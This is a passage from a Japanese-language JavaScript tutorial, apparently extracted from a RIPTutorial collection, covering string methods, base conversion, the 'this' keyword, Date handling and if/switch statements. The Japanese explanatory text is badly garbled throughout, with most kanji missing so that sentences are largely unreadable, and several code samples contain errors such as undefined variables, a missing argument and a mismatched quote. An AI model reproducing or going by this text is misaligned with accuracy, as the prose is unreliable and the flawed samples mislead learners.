あるいは、`Object`の`toString`をすることもできます。このメソッドは`typeof`とにのデータをサポートしているので、switchでのをチェックするがあるには、これはです。

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString);//"[object String]"
Object.prototype.toString.call(oString);//"[object String]"
```

よりなソリューションは、をまったくせず、なだけをチェックすることです。えば

```
var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {

}
// Explicit check for the String substring prototype method
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}
```

をにする

をアルファベットにするには、`localeCompare()`します。これは、がパラメータのににアルファベットにあるはのをし、それのはのを、しいは`0`をします。

```
var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1
```

`>`と`<`をってをにすることもできますが、をすことはできませんこれは`==`でテストできます。として、`localeCompare()`のはのようにくことができます

```
function strcmp(a, b) {
    if(a === b) {
        return 0;
    }

    if (a > b) {
        return 1;
    }

    return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); //  0
console.log(strcmp("world", "hello")); //  1
```

これは、りの `sort`などにづいてするソ―トをするににです。

```
var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
});
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

スト リン グをにする

String.prototype.toUpperCase

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

をにする

String.prototype.toLowerCase

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

ワ―ドカウンター―

`<textarea>`あり、のについてのをしたいとします。

-
- スペ―スなし
-
- ライン

```
function wordCount( val ){
    var wom = val.match(/\S+/g);
    return {
        charactersNoSpaces : val.replace(/\s+/g, '').length,
        characters         : val.length,
        words              : wom ? wom.length : 0,
        lines              : val.split(/\r*\n/).length
```

```
    };
}


// Use like:
wordCount( someMultilineText ).words;   // (Number of words)
```

jsFiddleの

のインデックスにあるにアクセスする

`charAt()`をして、のされたインデックスにあるをします。

```
var string = "Hello, World!";
console.log( string.charAt(4) ); // "o"
```

あるいは、をのようにうことができるので、 でインデックスをします。

```
var string = "Hello, World!";
console.log( string[4] ); // "o"
```

されたインデックスにあるのコードをするには、 `charCodeAt()`します。

```
var string = "Hello, World!";
console.log( string.charCodeAt(4) ); // 111
```

これらのメソッドはすべてgetterメソッドをすであることにしてください。 JavaScriptのはです。いえれば、それらのどれものあるにをすることはできません。

のと

のをするには、いくつかのがあります。

`indexOf( searchString )`および`lastIndexOf( searchString )`

`indexOf()`は、のの`searchString`インデックスをします。 `searchString`がつからない、 `-1`がされます。

```
var string = "Hello, World!";
console.log( string.indexOf("o") ); // 4
console.log( string.indexOf("foo") ); // -1
```

に、 `lastIndexOf()`は`searchstring`ののののインデックスをします。つからなければ`-1`をします。

```
var string = "Hello, World!";
console.log( string.lastIndexOf("o") );   // 8
console.log( string.lastIndexOf("foo") ); // -1
```

includes(searchString, start)

includes()は、インデックスstart デフォルトは0からにsearchStringがするかどうかをsearchString ブールをします。これは、のをテストするだけでよいは、 indexOf()よりもれています。

```
var string = "Hello, World!";
console.log( string.includes("Hello") ); // true
console.log( string.includes("foo") );   // false
```

replace(regexp|substring, replacement|replaceFunction)

replace()は、 RegExp regexpまたはsubstringsubstringとするがすべてreplacementまたは replaceFunctionされたをつsubstringをします。

これは、をするのではなく、をします。

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

replaceFunctionは、オブジェクトのき regexpでのにできます。パラメータはのになっています。

パラメータ	
match	にするg
g1 、 g2 、 g3 、 ...	のするグループ
offset	ののオフセット
string	

すべてのパラメータはオプションであることにしてください。

```
var string = "heLlo, woRlD!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

ののインデックスをつける

.indexOfメソッドは、のにあるのインデックスをしますするはそれをします。そうでないは-1をします。

```
'Hellow World'.indexOf('Wor');    // 7
```

.indexOfは、がどのインデックスをしめるべきかをすのもけれます

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

.indexOfはとをします

```
 'Hellow World'.indexOf('WOR');    // -1
```

の

JavaScriptは*Number*から*String*へのネイティブをい、 *2*から36までののをす 。

10 10 ののもなは*1616* ですが、このセクションのはそののすべてのにしてします。

---

*Number*を1010から1616にするには 、 *toString*メソッドを*16*でできます。

```
// base 10 Number
var b10 = 12;

// base 16 String representation
var b16 = b10.toString(16); // "c"
```

されたがの、はparseIntと*16*ってびできます

```
// base 16 String representation
var b16 = 'c';

// base 10 Number
var b10 = parseInt(b16, 16); // 12
```

のつまりを*String*から*Number*にするには、を2つのにするがあります。とをむ。

6

```
let b16 = '3.243f3e0370cdc';
// Split into integer and fraction parts
let [i16, f16] = b16.split('.');

// Calculate base 10 integer part
let i10 = parseInt(i16, 16); // 3

// Calculate the base 10 fraction part
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988

// Put the base 10 parts together to find the Number
let b10 = i10 + f10; // 3.14159
```

1なるベースすることがであることのいにより、さながとしてじるがあるのでしてください。であるのめをすることがましいがあります。
2のにいは、がされているののとのためにエラーになるがあります。

をりす

6

これは.repeatメソッドをってうことができます

```
"abc".repeat(3);  // Returns "abcabcabc"
"abc".repeat(0);  // Returns ""
"abc".repeat(-1); // Throws a RangeError
```

6

なケースでは、これはES6のString.prototype.repeatメソッドのしいポリフィルをしてうがあります。それの、イディオム`new Array(n + 1).join(myString)`は`myString`nりすことができます。

```
var myString = "abc";
var n = 3;

new Array(n + 1).join(myString);  // Returns "abcabcabc"
```

コード

`charCodeAt`メソッドは、1のUnicodeコードをします。

```
var charCode = "µ".charCodeAt(); // The character code of the letter µ is 181
```

ののコードをするには、の0から`charCodeAt`が`charCodeAt`パラメータとしてされます。

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68
```

6

のUnicodeシンボルは1にまらず、わりに2つのUTF-16サロゲートペアをエンコードするがあります。これは、$2^{16} - 1$または63553をえるコードのです。これらのコードまたはコードポイントは、`codePointAt`でできます。

```
// The Grinning Face Emoji has code point 128512 or 0x1F600
var codePoint = "□".codePointAt();
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/1041/

82: これ

Examples

これはなオブジェクトで

```
var person = {
  name: 'John Doe',
  age: 42,
  gender: 'male',
  bio: function() {
    console.log('My name is ' + this.name);
  }
};
person.bio(); // logs "My name is John Doe"
var bio = person.bio;
bio(); // logs "My name is undefined"
```

のコードでは、 person.bioはコンテキスト this をしています。 がperson.bio()としてperson.bio()れると、コンテキストはにされ、「My name is John Doe」というログがしくされます。にをすると、はそのコンテキストをいます。

strictモードでは、デフォルトのコンテキストはグローバルオブジェクト window です。モードではundefinedです。

ネストされたオブジェクトでするためにこれをする

1つのなとしは、コンテキストがわれたれまたはオブジェクトでthisをしてみることです。

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(function(result){
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

ここでコンテキスト this はコールバックでわれます。これをするには、のをthisにします。

```
document.getElementById('myAJAXButton').onclick = function(){
    var self = this;
    makeAJAXRequest(function(result){
      if (result) { // success
        self.className = 'success';
      }
    })
}
```

ES6はまれ`this`を。のはのようにくことができます

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(result => {
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

バインディングコンテキスト

5.1

すべてのには`bind`メソッドがあり、しいコンテキストでびすラップをします。はこちらをしてください。

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

ハードバインディング

- ハードバインディングのは、 `this`にするを「ハード」にリンクする`this`です。
- のオブジェクトがわれないようにするにです。
-

```
function Person(){
    console.log("I'm " + this.name);
}

var person0 = {name: "Stackoverflow"}
var person1 = {name: "John"};
var person2 = {name: "Doe"};
```

```
var person3 = {name: "Ala Eddine JEBALI"};

var origin = Person;
Person = function(){
    origin.call(person0);
}

Person();
//outputs: I'm Stackoverflow

Person.call(person1);
//outputs: I'm Stackoverflow


Person.apply(person2);
//outputs: I'm Stackoverflow


Person.call(person3);
//outputs: I'm Stackoverflow
```

- したがって、のでは、 *Person*にすオブジェクトがであれ、 *person0*オブジェクトをします 。 つまり、バインドは しいです。

これはコンストラクタで

ファンクションをコンストラクタとしてする、 `this`バインディングはにされ、しくされたオブジェクトをします。

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}

var cat = new Cat("Tom"); // is a Cat object
cat.sound; // Returns "Meow"

var cat2 = Cat("Tom"); // is undefined -- function got executed in global context
window.name; // "Tom"
cat2.name; // error! cannot access property of undefined
```

オンラインでこれをむ https://riptutorial.com/ja/javascript/topic/8282/-これ-

83:

- しいDate;
- しい。
- しいdateAsString;
- しい、[、[、[、[[ミリ]]]];

パラ メーター

パラ メーター	
`value`	197011000000.000 UTCUnix epochからのミリ
`dateAsString`	としてフォーマットされたはを
`year`	のの。 `month`もするがあります。をすると、ミリでがされます。また、 `0`と`99`のはなをつことにしてください。をしてください。
`month`	`0-11`のの。このパラメータとのパラメータにしたのをしてもエラーはせず、のがのに「ロールオーバー」されることにしてください。をしてください。
`day`	オプションは`1-31`のでします。
`hour`	オプション `0-23`の。
`minute`	オプション `0-59`の。
`second`	オプションのは`0-59`です。
`millisecond`	オプションミリ `0-999`の`0-999` 。

Examples

のとをする

`new Date()`をして、のとをむしい`Date`オブジェクトをします。

のない `Date()` は `new Date(Date.now())` とじことに してください 。

オブジェクトをしたら、ないくつかのメソッドのいずれかをしてプロパティをすることができますたとえば、 `getFullYear()`をして4のをします。

は、なのメソッドです。

のをする

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016
```

のをする

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

0 = 1ですのでください。ヶは*0*から*11*までのからですので、することがましいことがい$_{+1}$インデックスに。

のをする

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

のをする

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

のをする

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// Sample output: 39
```

のをする

```
var seconds = (new Date()).getSeconds();
console.log(second);
// Sample output: 48
```

のミリをする

`Date`オブジェクトのインスタンスのミリ `getMilliseconds`をするには、 `getMilliseconds`メソッドをします。

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
 // Output: milliseconds right now
```

のとをがめるにする

```
var now = new Date();
// convert date to a string in UTC timezone format:
console.log(now.toUTCString());
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

メソッド`Date.now()`は、19701100:00:00 UTCにしたミリをします。 `Date`オブジェクトのインスタンスをしてそのからしたミリをするには、 `getTime`メソッドをし`getTime`。

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

しい**Date**オブジェクトをする

しい`Date`オブジェクトをするには、 `Date()`コンストラクタをします。

- なし

  `Date()`は、のミリとをむ`Date`インスタンスをします。

- **1**つの

  `Date(m)`は、Epoch197011UTC+ `m`ミリにするとをむ`Date`インスタンスをします。 `new Date(749019369738)`は、*Sun*、26 Sep 1993 04:56:09 GMTをします。

- き

  `Date(dateString)`は、 `dateString`を`Date.parse`したの`Date`オブジェクトをします。

- **2**つのをつ

  `Date(i1, i2, i3, i4, i5, i6)`は、、、、、、ミリとしてをみり、する`Date`オブジェクトをイ

ンスタンスします。 JavaScriptではが0でインデックスけされているため、0は1をし、11は12をします。 `new Date(2017, 5, 1)`は*201761*をします。

々の

これらのは、コードでされているように、のタイムゾーンののブラウザでされたことにしてください。 UTCとのが`Date.prototype.toISOString()`あった、 `Date.prototype.toISOString()`をしてとをUTCでしましたフォーマットされたのZはUTCをします。

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
// Implementations should assumed UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC in JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true
```

```
// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).

// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)`
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01   12 00:00:00 GMT-0600 (Central Standard Time)`
// true
```

JSONにする

```
var date1 = new Date();
date1.toJSON();
```

"2016-04-14T234908.596Z"

UTCからのの

デフォルトでは、 Dateオブジェクトはとしてされます。これは、じタイムゾ―ンにしないサ―バ―とクライアントのでをするなど、ずしもましいとはりません。このシナリオでは、がでされるがあるまで、それがまったくであれば、タイムゾ―ンについてのはありません。

このでは、の、、をなるタイムゾ―ンのかにえたいとえています。のではロ―カルをしていますが、はっています。 2のでは、UTCのをして、でないをします。

ったアプロ―チによるな

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(2000,0,1);
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
```

```
      birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());
```

サンプル `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));
```

サンプル `Foo was born on: Fri Dec 31 1999`

そして、BarはFooが1999ののにまれたとにじていました。

しいアプローチ

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());
```

サンプル `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

サンプル `Foo was born on: Sat Jan 1 2000`

UTCからのの

UTCまたはGMTにづいて`Date`オブジェクトをするは、 `Date.UTC(...)`メソッドをできます。の`Date`コンストラクタとじをいます。このメソッドは、19701100:00:00 UTCからしたをすをします。

```
console.log(Date.UTC(2000,0,31,12));
```

サンプル `949320000000`

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
console.log(utcDate);
```

サンプル `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

のことながら、UTCとのは、には、タイムゾーンオフセットがミリにされています。

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
var localDate = new Date(2000,0,31,12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

サンプル `true`

Dateオブジェクトの

`setFullYear(...)` `setDate(...)`および`setFullYear(...)`などのすべての`Date`オブジェクトは、ではなくUTCでをとります。

```
var date = new Date();
date.setUTCFullYear(2000,0,31);
date.setUTCHours(12,0,0,0);
console.log(date);
```

サンプル `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

のUTC-のがある`.setUTCMonth()` `.setUTCDate()`ののために、 `.setUTCMinutes()` `.setUTCSeconds()`と`.setUTCMilliseconds()`

getTimeとsetTimeであいまいさをける

ののであいまいさをするがあるは、、19701100:00:00 UTCからしたとしてをえるがです。こののはのをし、にじてにすることができます。

```
var date = new Date(Date.UTC(2000,0,31,12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000,0,31,12);
console.log(timestamp === timestamp2);
```

サンプル `true`

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);

//Represented as an universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

サンプル

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

にする

にする

```
var date1 = new Date();
date1.toString();
```

「Fri Apr 15 2016 07:48:48 GMT-0400」

にする

```
var date1 = new Date();
date1.toTimeString();
```

「07:48:48 GMT-0400」

にする

```
var date1 = new Date();
date1.toDateString();
```

り2016414Thu

UTCにする

```
var date1 = new Date();
date1.toUTCString();
```

「、201641511:48:48 GMT」

ISOにする

```
var date1 = new Date();
date1.toISOString();
```

"2016-04-14T234908.596Z"

GMTにする

```
var date1 = new Date();
date1.toGMTString();
```

"、201441423:49:08 GMT"

このはとマークされているため、のブラウザではサポートされないことがあります。わりにtoUTCStringをすることをおめします。

ロケールのにする

```
var date1 = new Date();
date1.toLocaleDateString();
```

「2011414」

このは、デフォルトでユーザのについてロケールセンシティブなをします。

```
date1.toLocaleDateString([locales [, options]])
```

のロケールをするためにできますが、ブラウザののものです。えば、

```
date1.toLocaleDateString(["zh", "en-US"]);
```

フォールバックとしてをしてロケールでをしようとします。 optionsパラメータは、のをするためにできます。えば

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

は

「2016414」

は、MDNをしてください。

オブジェクトをインクリメントする

Javascriptでオブジェクトをインクリメントするには、これをうことができます

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)

checkoutDate.setDate( checkoutDate.getDate() + 1 );

console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

`setDate`をして、ののよりきなをして、のにをすることができます。

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

getHours、getMonthなどののメソッドにもじことがてはまります。

の

からをしているをしたいは、をするにはしなロジックがですが、 `setDate`をすることができますこれはをしません。

```
function addWorkDays(startDate, days) {
    // Get the day of the week as a number (0 = Sunday, 1 = Monday, .... 6 = Saturday)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // If the current day is Sunday add one day
    if (dow == 0)
        daysToAdd++;
    // If the start date plus the additional days falls on or after the closest Saturday
calculate weekends
    if (dow + daysToAdd >= 6) {
        //Subtract days in current working week from work days
        var remainingWorkDays = daysToAdd - (5 - dow);
        //Add current working week's weekend
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            //Add two days for each working week by calculating how many weeks are included
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            //Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}
```

197011からしたミリをする00:00:00 UTC

メソッド`Date.now`は、19701100:00:00 UTCからしたミリをします。 `Date`オブジェクトのインスタンスをしてそのからしたミリをするには、 `getTime`メソッドをし`getTime`。

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

JavaScriptのの

のブラウザでのJavaScriptの

のブラウザー*では、 `Date.prototype.toLocaleDateString()`すると、なで`Date`のをできます。

のがです。

```
dateObj.toLocaleDateString([locales [, options]])
```

`locales`パラメータは、BCP 47タグをむ、またはそのようなのであるがあります。

`options`パラメータは、のプロパティのまたはすべてをつオブジェクトであるがあります。

- **localeMatcher** なは`"lookup"`と`"best fit"`です。デフォルトは`"best fit"`
- **timeZone** がしなければならないのは`"UTC"`です。デフォルトはランタイムのデフォルトのタイムゾーンです
- **hour12** なは`true`と`false`です。デフォルトはロケールにする
- **formatMatcher** なは`"basic"`と`"best fit"`です。デフォルトは`"best fit"`
- なは`"narrow" "short" "long"`
- なは`"narrow" "short" "long"`
- なは`"numeric" "2-digit"`
- **month** なは`"numeric"`、 `"2-digit"`、 `"narrow"`、 `"short" "long"`
- なは`"numeric" "2-digit"`
- なは`"numeric" "2-digit"`
- なは`"numeric" "2-digit"`
- なは`"numeric" "2-digit"`
- **timeZoneName** なは`"short" "long"`

い

```
var today = new Date().toLocaleDateString('en-GB', {
    day : 'numeric',
    month : 'short',
    year : 'numeric'
```

```
});
```

124にされるとされます。

```
'24 Jan 2036'
```

カスタムにく

`Date.prototype.toLocaleDateString()`がなをできるほどでないは、のようなカスタムDateオブジェクトをすることをしてください。

```
var DateObject = (function() {
    var monthNames = [
      "January", "February", "March",
      "April", "May", "June", "July",
      "August", "September", "October",
      "November", "December"
    ];
    var date = function(str) {
        this.set(str);
    };
    date.prototype = {
        set : function(str) {
            var dateDef = str ? new Date(str) : new Date();
            this.day = dateDef.getDate();
            this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
            this.month = dateDef.getMonth() + 1;
            this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
            this.monthName = monthNames[this.month - 1];
            this.year = dateDef.getFullYear();
        },
        get : function(properties, separator) {
            var separator = separator ? separator : '-'
                ret = [];
            for(var i in properties) {
                ret.push(this[properties[i]]);
            }
            return ret.join(separator);
        }
    };
    return date;
})();
```

そのコードをインクルードし、2019120に`new DateObject()`をすると、のプロパティをつオブジェクトがされます。

```
day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019
```

されたをするには、のようにします。

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);
```

これは、のをします。

```
20-01-2016
```

* **MDN**によると 、「のブラウザ」とはChrome 24+、Firefox 29+、IE11、Edge12 +、Opera 15+、Safari **nightly build**

オンラインでをむ https://riptutorial.com/ja/javascript/topic/265/

84:

Examples

の

`Date`がしいかどうかをするには

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

サンプル `false`

`Date`オブジェクトのをするには、 `valueOf()`または`getTime()`をするがあります。これは、が2つのオブジェクトがじかどうかをするためです。えば

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

サンプル `false`

がじオブジェクトをしているは、のようになります。

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

サンプル `true`

ただし、のはどおりし、 `<`および`>`をして、あるがのよりもいかいかをできます。えば

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

サンプル `true`

がをんでいてもします

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

サンプル `true`

の

2つののいをするには、タイムスタンプにづいてをうことができます。

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/8035/

85:

き

ifやelseなどのキーワードをむは、JavaScriptプログラムにブールtrueまたはfalseにじてなるアクションをするをします。このセクションでは、JavaScriptの、ブール、およびステートメントのについてします。

- if ステートメント 。
- if *statement_1* 、 *statement_2* 、 *...* 、 *statement_n* ;
- if {
  ステートメント
  }
- if {
  statement_1 ;
  statement_2 ;
  ...
  statement_n ;
  }
- if {
  ステートメント
  } else {
  ステートメント
  }
- if {
  ステートメント
  } else if {
  ステートメント
  } else {
  ステートメント
  }
- スイッチ {
  case *value1*
  ステートメント
  [ブレーク;]
  ケース*2*
  ステートメント
  [ブレーク;]
  N
  ステートメント
  [ブレーク;]
  デフォルト
  ステートメント

[ブレーク;]
}

- *value_for_true* *value_for_false* ;

は、のにづいてコードをすることによって、のプログラムフローをすがあります。 JavaScriptでは、 `if` 、 `else if`および`else`と3をすることをします。

Examples

If / Else If / Elseコントロール

もなでは、 `if`はのようにできます。

```
var i = 0;

if (i < 1) {
    console.log("i is smaller than 1");
}
```

`i < 1`がされ、それが`true`とされる`true` 、のブロックがされる。 `false`とされ`false`、ブロックはスキップされます。

`if`は、 `else`ブロックでできます。はのように*1*チェックされ、 `false`とされたは2ブロックがされますが`true`あればスキップされ`true`。

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    console.log("i was not smaller than 1");
}
```

に`else`ブロックは、のもまれていない`if` にじてとブロック`else`このようなブロックを

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    if (i < 2) {
        console.log("i is smaller than 2");
    } else {
        console.log("none of the previous conditions was true");
    }
}
```

に、ネストをらすためにこれをくのもあります。

```
if (i < 1) {
    console.log("i is smaller than 1");
} else if (i < 2) {
    console.log("i is smaller than 2");
} else {
```

```
    console.log("none of the previous conditions was true");
}
```

のにするいくつかのな

- いずれかのが`true`とされた`true`、そのブロックのチェーンののはされず、するすべてのブロック `else`ブロックをむはされません。
- `else if`のはです。ののには1つしかまれていませんが、あなたがきなだけつことができます。
- `if`ののは、ブーールにすることができるもので`if`どれでもかまいません。についてはブーールにするトピックをしてください。
- `if-else-if`ラダーは、のにします。つまり、のでは、`i`のが0.5の、のがされます。がするは、フローするのがされます。であるのあるのはされます。
- が1つしかないは、そののかっこはにです

  ```
  if (i < 1) console.log("i is smaller than 1");
  ```

  そしてこれもうまくいくでしょう

  ```
  if (i < 1)
      console.log("i is smaller than 1");
  ```

  `if`ブロックののでのステートメントをしたいは、それらのまわりのはです。インデントをするだけではです。たとえば、のコード

  ```
  if (i < 1)
      console.log("i is smaller than 1");
      console.log("this will run REGARDLESS of the condition"); // Warning, see text!
  ```

  のものとです。

  ```
  if (i < 1) {
      console.log("i is smaller than 1");
  }
  console.log("this will run REGARDLESS of the condition");
  ```

スイッチ

switchは、のを1つのとし、そのにづいてなるコードセクションをします。

```
var value = 1;
switch (value) {
  case 1:
    console.log('I will always run');
    break;
```

```
  case 2:
    console.log('I will never run');
    break;
}
```

breakステートメントはswitchステートメントから "れ"、switchステートメントのコードがそれされないようにします。これは、セクションがどのようにされ、ユーザーが「フォールスルー」ケースをするかをします。

> ケースごとにbreakまたはreturnステートメントがないことは、ケースがたされていなくても、プログラムがのケースをしけることをします。

```
switch (value) {
  case 1:
    console.log('I will only run if value === 1');
    // Here, the code "falls through" and will run the code under case 2
  case 2:
    console.log('I will run if value === 1 or value === 2');
    break;
  case 3:
    console.log('I will only run if value === 3');
    break;
}
```

のケースはdefaultケースです。これはのマッチがなかったにされます。

```
var animal = 'Lion';
switch (animal) {
  case 'Dog':
    console.log('I will not run since animal !== "Dog"');
    break;
  case 'Cat':
    console.log('I will not run since animal !== "Cat"');
    break;
  default:
    console.log('I will run since animal does not match any other case');
}
```

caseはどのようなでもよいことにしてください。これは、、びしなどをとのとしてできることをします。

```
function john() {
  return 'John';
}

function jacob() {
  return 'Jacob';
}

